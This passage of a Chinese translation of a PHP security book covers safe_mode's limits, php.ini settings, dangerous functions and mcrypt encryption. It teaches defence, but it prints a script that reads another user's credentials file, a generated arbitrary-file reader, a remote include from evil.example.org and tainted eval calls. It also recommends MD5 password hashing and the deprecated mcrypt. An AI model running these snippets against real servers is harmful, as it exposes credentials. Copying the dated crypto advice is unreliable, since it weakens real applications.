如果攻击者设法显示了该文件的源码，就可以发现db.inc的所在位置，同时他可以使用readfile()函数来使其内容暴露，取得了数据库的访问权限。这样，在这个环境中保存db.inc于网站主目录之外的做法并未起到保护作用。

这一攻击说明了为什么要把共享服务器上的所有源文件看成是公开的，并要选择数据库实现所有敏感数据的保存。

8.5. 安全模式

8.5. 安全模式

PHP的safe_mode选项的目的是为了解决本章所述的某些问题。但是，在PHP层面上去解决这类问题从架构上来看是不正确的，正如PHP手册所述(http://php.net/features.safe-mode)。

当安全模式生效时，PHP会对正在执行的脚本所读取（或所操作）文件的属主进行检查，以保证与该脚本的属主是相同的。虽然这样确实可以防范本章中的很多例子，但它不会影响其它语言编写的程序。例如，使用Bash写的CGI脚本：

```
#!/bin/bash

echo "Content-Type: text/plain"
echo ""
cat /home/victim/inc/db.inc
```

Bash解析器会去关心甚至检查PHP配置文件中的打开安全模式的配置字符串吗？当然不会。同样的，该服务器支持的其它语言，如Perl，Python等都不会去关心这个。　本章中的所有例子可以很简单地被改编成其它编程语言。

另一个典型的问题是安全模式不会拒绝属于WEB服务器文件的访问。这是由于一段脚本可以用于建立另一段脚本，而新脚本是属于WEB服务器的，因此它可以访问所有属于WEB服务器的文件：

```
<?php

$filename = 'file.php';
$script = '<?php

header(\'Content-Type: text/plain\');
readfile($_GET[\'file\']);

?>';

file_put_contents($filename, $script);

?>
```

上面的脚本建立了下面的文件：

```
<?php

header('Content-Type: text/plain');
readfile($_GET['file']);

?>
```

由于该文件是由Web服务器所建立的，因此它的属主是Web服务器（Apache一般以nobody用户运行）：

```
$ ls file.php
-rw-r--r--  1 nobody nobody 72 May 21 12:34 file.php
```

因此，这个脚本可以绕过很多安全模式所提供的安全措施。即使打开了安全模式，攻击者也能显示一些信息如保存在/tmp目录内的会话信息，这是由于这些文件是属于Web服务器的（nobody）。

PHP的安全模式确实起到了一些作用，可以认为它是一种深度防范机制。可是，它只提供了可怜的保护，同时在本章中也没有其它安全措施来替代它。

附录 A. 配置选项

附录 A. 配置选项

尽管本书的焦点是在于应用的安全性，但有一些配置选项是任何关心安全的开发者必需熟悉的。PHP的配置会影响你所写代码的行为以及你使用的技巧，必要时你需要稍稍负责一下应用程序以外的东西。

PHP的配置主要由一个名为php.ini的文件所指定。该文件包含很多配置选项，每一项都会对PHP产生非常特定的影响。如果该文件不存在，或者该文件中的某选项不存在，则会使用默认值。


如果你不知道php.ini文件所在的位置，你可以使用phpinfo( )来确定PHP中对该文件路径的定义：

```
<?php

phpinfo();

?>
```

图A-1 所示的第六行（配置文件(php.ini)路径）显示了php.ini的完整路径。如果只显示了路径（没有文件名），这就意味着PHP无法在所示路径找到php.ini文件。

该文件包含的自身说明非常好，因此你可以阅读该文件并选择适合你的配置选项。而手册更是详细，所以在你需要某一选项的更多信息时，我推荐访问http://php.net/manual/ini.php

图A-1. phpinfo( ) 函数可用于php.ini文件的定位



A.1. allow_url_fopen

正如第六章所示，allow_url_fopen选项允许你如同本地文件一样引用远程资源：

```
<?php

$contents = file_get_contents('http://example.org/xss.html');

?>
```

在第五章中揭示了当它与include或require相结合时的危险性：

```
<?php

include 'http://evil.example.org/evil.inc';

?>
```

我推荐关闭allow_url_fopen选项，除非你的应用需要它。

A.2. disable_functions

disable_functions选项是非常有用的，它可以确保一些有潜在威胁的函数不能被使用。尽管可以建立规范去禁止使用这些函数，但在PHP配置中进行限制要比依赖于开发者对规范的遵循要可靠得多。

我建立对附录B列出的函数进行检查，看一下是否要对一些函数进行限制。

A.3. display_errors

PHP的错误报告可以帮助你发现你所写代码中的错误。当你开发应用时，把错误提示显示出来是取得即时反馈的有效方法，同时也可以加快开发速度。

在一个产品级的应用中，这一行为会成为一项安全风险。如果它显示错误信息，所有人就可以得知你的应用中的重要信息。

在产品中你需要关闭display_errors选项。

A.4. enable_dl

enable_dl选项用于控制dl()函数是否生效，该函数允许在运行时加载PHP扩展。

使用dl()函数可能导致攻击者绕过open_basedir限制，因此除非有必要，你必须在你的应用中禁止它。

A.5. error_reporting

很多安全漏洞是由于使用了未初始化的变量或其它随意的编程方法引起的。通过把PHP的error_reporting选项置为E_ALL 或 E_ALL | E_STRICT，PHP就会对上述行为进行提示。这些设置都为报告Notice级别的错误。

我建议把error_reporting至少设定为E_ALL。（译注：在开发中）

A.6. file_uploads

file_uploads选项决定了是否允许上传文件。因此，如果你的应用不需要用户上传文件，那么关闭该选项就是最好的选择。

只是简单地在PHP代码中不对上传文件进行处理是不够的，因为在执行你的代码前，PHP就做了一些工作（如根据相关部据生成$_FILES数组）。

A.7. log_errors

当log_errors设为有效时，PHP会向error_log配置选项指定的文件中写入所有出错信息。

当display_errors设为无效时，将log_errors设为有效是很重要的；否则你将无法看到睛出错信息。

我建议将log_errors设为有效并在error_log设定日志文件所在位置。

A.8. magic_quotes_gpc

magic_quotes_gpc是一个常用的选项，它目的是防止SQL注入。但出于很多原因，包括它转义输入的方式，证明了它是不完善的。

它对$_GET, $_POST, 以及 $_COOKIE中的数据使用同样的规则即addslashes( )函数进行处理。从而，它并没有根据你的数据库选用对应的转义函数进行处理。

基于两个主要的原因，你需要把get_magic_quotes_gpc设为无效：

首先，它会加大你的输入过滤逻辑的复杂性，这是由于它在执行你的代码前首先对数据进行了编辑。例

如，你需要对输入的姓名进行过滤，其逻辑是只允许字母、空格、连词符以及单引号，当magic_quotes_gpc生效时，你必须适应形如O\'Reilly的姓名或者使用stripslashes( )尝试将它恢复原形。这一不必要的复杂性（或者说不严谨的过滤规则）加大了发生错误的可能性，同时，你的输入过滤机制中的缺陷必然会导致安全漏洞。

其次，它并没有根据你的数据库选用对应的转义函数进行处理。这样，由于它可以抵挡一些低层次或偶发的攻击，掩盖了它是一个糟糕的过滤或转义机制这个事实，从而留下了一个安全漏洞，使你的应用无法抵挡如针对字符集的攻击等更复杂的攻击手段。

A.9. memory_limit

为防止写得糟糕的脚本占用所有的可用内存，可以使用memory_limit选项对最大内存使用量进行限制（以字节方式或缩写方式如8M指定）。

尽管最佳的取值是与运行的应用是相关的，我还是建议在大多情况下使用默认值8M。

memory_limit选项只有在PHP指定了enable-memory-limit方式编译时才会生效。

A.10. open_basedir

open_basedir选项会限制PHP只能在它指定的目录中打开文件。尽管它不能取代正确的输入过滤，但该选项能减少利用文件系统相关函数如include及require进行的攻击。

该选项的值会被当做前缀使用，因此当你想表示指定目录时请小心不要漏了最后的斜杠：

```
open_basedir = /path/to/
```

小提示


请确认enable_dl选项是关闭的，否则open_basedir的限制可能会被绕过。

A.11. register_globals

见第二章

A.12. safe_mode

见第八章


phpinfo() - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://phpsecurity.org/
Go
PHP Version 5.0.2
php
System
Linux localhost.localdomain 2.6.5-1.358 #1 Sat May 8 09:04:50 EDT 2004 i686
Build Date
Mar 16 2005 03:17:21
Configure Command
'./configure' '--prefix=/usr/local/php' '--with-apxs=/usr/local/apache/bin/apxs' '--with-mysql=/usr/local/mysql'
Server API
Apache
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/usr/local/php/lib
Done

附录B. 函数

附录B. 函数

在我写作本书的时候，http://php.net/quickref.php列出了共3917个函数，其中包括一些类似函数的语法结构，在此我不准备把它们从函数中区分开来，而是把它作为函数看待。

由于函数数量很大，一一说明它们的正确及安全用法是不太可能的。在此我选出了我认为最需要注意的函数。选择的标准包括使用的频繁度、使用时的危险（安全）度及我本人的经验。

对于每一个列出的函数，我都会提供推荐的使用方法。在提出这些方法时，我会把安全作为重点考虑。请在实际使用时根据你的需求进行相应调整。

当一个函数与另一个有相同的风险时，我会给出参见另一个函数的信息，而不是多余地再次描述一遍。

B.1. eval( )

eval( )函数用于对一个字符串以PHP语句方式解析运行。如：

```
<?php

$name = 'Chris';

$string = 'echo "Hello, $name";';
eval($string);

?>
```

上例中会把$string作为PHP语句来运行，因此等价于：

```
<?php

$name = 'Chris';

echo "Hello, $name";

?>
```

虽然eval( )非常有用，但是当使用了被污染数据时会非常危险。例如，在下例中，如果$name是被污染的，攻击者可以任意运行PHP代码：

```
<?php

$name = $_GET['name'];
eval($name);

?>
```

当你无法确信以PHP方式解释的字符串是否使用被污染数据时，以及在可能的情况下，我推荐你避免使用eval( )。在安全审查和同行评审中，应重点检查该函数。

B.2. exec( )

第6章中已提到，执行shell命令是非常危险的操作，在构造shell命令时使用被污染数据会导致命令注入漏洞。

尽量避免使用shell命令函数，但当你需要用它们时，请确信构造shell命令时只使用过滤及转义过的数据。

```
<?php

$clean = array();
$shell = array();

/* Filter Input ($command, $argument) */
```

```
$shell['command'] = escapeshellcmd($clean['command']);
$shell['argument'] = escapeshellarg($clean['argument']);

$last = exec("{$shell['command']} {$shell['argument']}", $output, $return);

?>
```

B.3. file( )

file( )函数是我喜欢使用的读文件方法之一。它会读取文件的每一行作为返回数组的元素。特别方便的一点是，你不需要提供一个文件句柄——你提供文件名，它会为你做好一切：

```
<?php

$contents = file('/tmp/file.txt');
print_r($contents);

?>
```

如果上面的文件有两行，则会产生类似如下的输出：

```
Array
(
    [0] => This is line one.
    [1] => This is line two.
)
```

使用file( )函数不是特别危险，但当你在allow_url_fopen选项打开的情况下使用时，它就能读取许多不同类型的资源如一个远程网站的内容：

```
<?php

$contents = file('http://example.org/');
print_r($contents);

?>
```

输出如下 (有删节)：

```
Array
(
    [0] => <html>
    [1] => <head>
    [2] => <title>Example Web Page</title>
    [3] => </head>
    [4] => <body>
    ...
    [11] => </body>
    [12] => </html>
)
```

如果file()函数调用的文件名是由被污染数据构造的，则其内容也应被看成是被污染的。这是因为使用被污染数据构造文件名可能会导致你打开一个有恶意数据的远程网站。一旦你把数据保存在一个变量中，危险就大幅增加了：

```
<?php
$tainted = file($_POST['filename']);
?>
```

$tainted数组中的每个元素与$_POST['filename']有相同的危险性——它是输入并必须要进行过滤。
在这里，其行为有可能是意想不到的——$_POST['filename']的误用可以改变file()函数的行为，因此它可以指向一个远程资源而不是本地文件。

B.4. file_get_contents( )
参见 "file( )."

B.5. fopen( )
参见 "file( )."

B.6. include
如第5章所述，include在组织化与模块化的软件设计中被普遍使用，是非常有必要的。但是，不正确的使用include会造成一个重大的代码注入安全漏洞。
在include语句中只使用已过滤数据是非常有必要的。在安全审查和同行评审中，应重点检查该函数。

B.7. passthru( )
见"exec( )."

B.8. phpinfo( )
phpinfo( )会输出有关PHP信息的页面——运行的版本号，配置信息等等。由于phpinfo( )的输出提供了非常多的信息，我建议限制对任何使用该函数的资源的访问。
如果你使用的第八章中的技巧来保护数据库验证信息，则需要确认访问者不能看到由phpinfo( )形成的输出信息，这是由于它会暴露超级全局数组$_SERVER的内容。

B.9. popen( )
参见"exec( )."

B.10. preg_replace( )
preg_replace( )用于对符合正则表达式的字符串进行替换。在某些情况下，使用被污染数据构造正则表达式部分会非常危险，因为它的e修饰符会导致在替换时把用于替换的参数作为PHP代码来对待。例如(本例为译者所加)：

```
<?php
$str = "abcdef";
$se = "len";
$reg = "/abc/e";
echo preg_replace($reg,"strlen(\$se)",$str);
?>
```

会输出如下字串：
3def

当使用了e修饰符，不管是否有意为之，它会带来与eval()相同的风险。在安全审查和同行评审中，应重点检查该函数。

B.11. proc_open( )
参见 "exec( )."

B.12. readfile( )
参见 "file( )."

B.13. require
参见 "include."

B.14. shell_exec( )
参见 "exec( )."

B.15. system( )

参见 "exec( )."

附录C. 加密

附录C. 加密

作为一本相关安全方面的书，通常加密是需要提及的话题。我之所以在本书的主体部分忽略了加密问题，是因为它的用途是狭窄的，而开发者应从大处着眼来考虑安全问题。过分依赖于加密常常会混淆问题的根源。尽管加密本身是有效的，但是进行加密并不会神奇地提高一个应用的安全性。

一个PHP开发人员应主要熟悉以下的加密方式：

- 对称加密
- 非对称加密（公钥）
- Hash函数（信息摘要）
- 信息验证码

本附录主要关注于使用mcrypt扩展的对称加密算法。你需要参考的资料如下：

实用加密技术（Applied Cryptography）, by Bruce Schneier (Wiley)
http://www.schneier.com/blog/
http://wikipedia.org/wiki/Cryptography
http://phpsec.org/articles/2005/password-hashing.html
http://pear.php.net/package/Crypt_HMAC
http://pear.php.net/package/Crypt_RSA

C.1. 密码的存储

当你在数据库内存储的密码时，永远不要以明码方式存入，而是应该存储密码的hash值并同时使用附加字串：

```
<?php

/* $password contains the password. */

$salt = 'SHIFLETT';
$password_hash = md5($salt . md5($password . $salt));

/* Store password hash. */

?>
```

当你需要确认一个密码是否正确时，以同样的方式计算出hash值并比较异同：

```
<?php

$salt = 'SHIFLETT';
$password_hash = md5($salt . md5($_POST['password'] . $salt));

/* Compare password hashes. */

?>
```

如果hash值完全相同，你就有理由认为密码也是相同的。

如果使用了这个技巧，是不可能告诉用户他们的密码是什么的。当用户忘记密码时，你只能让他录入一个新密码并重新计算hash值存入数据库。当然，你需要非常小心地对用户进行身份确认——密码提醒机制是易受频繁攻击的目标，同时也是经常出现安全漏洞的源头。

C.2. 使用mcrypt

PHP的标准加密扩展是mcrypt，它支持很多不同的加密算法。你可以通过mcrypt_list_algorithms( )函数来查看你的平台上支持的算法列表：

```
<?php

echo '<pre>' . print_r(mcrypt_list_algorithms(), TRUE) . '</pre>';

?>
```

加密和解密分别由mcrypt_encrypt( ) 及 mcrypt_decrypt( )函数来实现。这两个函数都有5个参数，第一个参数是用于指定使用的算法：

```
<?php

mcrypt_encrypt($algorithm,
               $key,
               $cleartext,
               $mode,
               $iv);

mcrypt_decrypt($algorithm,
               $key,
               $ciphertext,
               $mode,
               $iv);

?>
```

其中的加密键（第二个参数）是非常敏感的数据，因此你要确保把它存放在安全的地方。可以用第八章中保护数据库权限的方法来保护加密键。如果经济条件允许的话，硬件加密键是最好的选择，它提供了超级强大的安全性。

函数有多种模式可供选择，你可以使用mcrypt_list_modes( )来列出所有支持的模式：

```
<?php

echo '<pre>' . print_r(mcrypt_list_modes(), TRUE) . '</pre>';

?>
```

第五个参数（$iv）为初始化向量，可以使用mcrypt_create_iv( )函数建立。

下面的示例类提供了基本的加密解密方法：

```
class crypt
{
  private $algorithm;
  private $mode;
  private $random_source;

  public $cleartext;
  public $ciphertext;
  public $iv;

  public function __construct($algorithm = MCRYPT_BLOWFISH,
                              $mode = MCRYPT_MODE_CBC,
                              $random_source = MCRYPT_DEV_URANDOM)
  {
    $this->algorithm = $algorithm;
    $this->mode = $mode;
    $this->random_source = $random_source;
  }

  public function generate_iv()
```

```
  {
    $this->iv = mcrypt_create_iv(mcrypt_get_iv_size($this->algorithm,
      $this->mode), $this->random_source);
  }

  public function encrypt()
  {
    $this->ciphertext = mcrypt_encrypt($this->algorithm,
      $_SERVER['CRYPT_KEY'], $this->cleartext, $this->mode, $this->iv);
  }

  public function decrypt()
  {
    $this->cleartext = mcrypt_decrypt($this->algorithm,
      $_SERVER['CRYPT_KEY'], $this->ciphertext, $this->mode, $this->iv);
  }
}

?>
```

上面的类会在其它示例中使用，下面是它的使用方法示例：

```
<?php

$crypt = new crypt();

$crypt->cleartext = 'This is a string';
$crypt->generate_iv();
$crypt->encrypt();

$ciphertext = base64_encode($crypt->ciphertext);
$iv = base64_encode($crypt->iv);

unset($crypt);

/* Store $ciphertext and $iv (initialization vector). */

$ciphertext = base64_decode($ciphertext);
$iv = base64_decode($iv);

$crypt = new crypt();

$crypt->iv = $iv;
$crypt->ciphertext = $ciphertext;
$crypt->decrypt();

$cleartext = $crypt->cleartext;

?>
```

小提示

本扩展要求你在编译PHP时使用-mcrypt标识。安装指南及要求详见http://php.net/mcrypt。

C.3. 信用卡号的保存

我常常被问到如何安全地保存信用卡号。我的总是会首先询问他们是否确实有必要保存信用卡号。毕竟不管具体是如何操作的，引入不必要的风险是不明智的。同时国家法律还有关于信用卡信息处理方面的规定，我还时刻小心地提醒我并不是一个法律专家。

本书中我并不会专门讨论信用卡处理的方法，而是会说明如何保存加密信息到数据库及在读取时解密。该

流程会导致系统性能的下降，但是确实提供了一层保护措施。其主要优点是如果数据库内容泄密暴露出的只是加密信息，但是前提是加密键是安全的。因此，加密键与加密的实现方法本身同样重要。

保存加密数据到数据的过程是，首先加密数据，然后通过初始向量与明文建立密文来保存到数据库。由于密文是二进制字符串，还需要通过base64_encode( )转换成普通文本字符串以保证二进制编码的安全存储。

```
<?php

$crypt = new crypt();

$crypt->cleartext = '1234567890123456';
$crypt->generate_iv();
$crypt->encrypt();

$ciphertext = $crypt->ciphertext;
$iv = $crypt->iv;

$string = base64_encode($iv . $ciphertext);

?>
```

保存该字串至数据库。在读取时，则是上面流程的逆处理：

```
<?php

$string = base64_decode($string);

$iv_size = mcrypt_get_iv_size($algorithm, $mode);

$ciphertext = substr($string, $iv_size);
$iv = substr($string, 0, $iv_size);

$crypt = new crypt();

$crypt->iv = $iv;
$crypt->ciphertext = $ciphertext;
$crypt->decrypt();

$cleartext =  $crypt->cleartext;

?>
```

本实现方法假定加密算法与模式不变。如果它们是不定的话，你还要保存它们以用于解密数据。加密键是唯一需要保密的数据。

C.4. 加密会话数据

如果你的数据库存在安全问题，或者部分保存在会话中的数据是敏感的，你可能希望加密会话数据。除非很有必要，一般我不推荐这样做，但是如果你觉得在你的情形下需要这样做的话，本节提供了一个实现方法的示例。

这个方案十分简单。实际上，在第八章中，已经说明了如何通过调用session_set_save_handler( )来执行你自己的会话机制。通过对保存和读取数据的函数的少量调整，你就能加密存入数据库的数据及在读取时解密数据：

```
<?php

function _read($id)
{
  global $_sess_db;
```

```
  $algorithm = MCRYPT_BLOWFISH;
  $mode = MCRYPT_MODE_CBC;

  $id = mysql_real_escape_string($id);

  $sql = "SELECT data
          FROM   sessions
          WHERE  id = '$id'";

  if ($result = mysql_query($sql, $_sess_db))
  {
     $record = mysql_fetch_assoc($result);

     $data = base64_decode($record['data']);

     $iv_size = mcrypt_get_iv_size($algorithm, $mode);

     $ciphertext = substr($data, $iv_size);
     $iv = substr($data, 0, $iv_size);

     $crypt = new crypt();

     $crypt->iv = $iv;
     $crypt->ciphertext = $ciphertext;
     $crypt->decrypt();

     return $crypt->cleartext;
  }

  return '';
}

function _write($id, $data)
{
  global $_sess_db;

  $access = time();

  $crypt = new crypt();

  $crypt->cleartext = $data;
  $crypt->generate_iv();
  $crypt->encrypt();

  $ciphertext = $crypt->ciphertext;
  $iv = $crypt->iv;

  $data = base64_encode($iv . $ciphertext);

  $id = mysql_real_escape_string($id);
  $access = mysql_real_escape_string($access);
  $data = mysql_real_escape_string($data);

  $sql = "REPLACE
          INTO    sessions
          VALUES  ('$id', '$access', '$data')";

  return mysql_query($sql, $_sess_db);
```

```
}
```

概述

概述

由于PHP语言在建立基于数据库驱动的动态网站所表现的高度灵活性，它已成为最流行的网站开发工具之一。它同时还可以与其它开源软件如MySql数据库和Apache服务器完美结合。但是，随着越来越多的网站使用PHP开发，它们也成为了恶意攻击者的目标，因此，开发者必须要做到应对攻击的准备。

随着攻击频度的增加，安全成为了一个需要关注的问题。《PHP安全基础》讲解了最常见的一些攻击方式，同时说明了如何编写不易被攻击的代码的方法。通过对各种攻击方法及应对技巧的试验，您会深入理解本书中所学到的各类安全措施。

针对大家最需要的部分，《PHP安全基础》每一章讲解一个网络应用的实例（如表单处理，数据库编程，SESSION管理及验证）。每一章都举例说明了潜在的攻击方法及防止攻击的技巧。

主要包括：

防止跨站脚本攻击漏洞

防止SQL注入攻击

Session劫持

本书的作者Chris Shiflett,作为一个PHP安全领域内的国际知名专家，将助您迈向成功。Shiflett同时是一家向全球提供PHP咨询的公司，Brain Bulb公司的总裁。
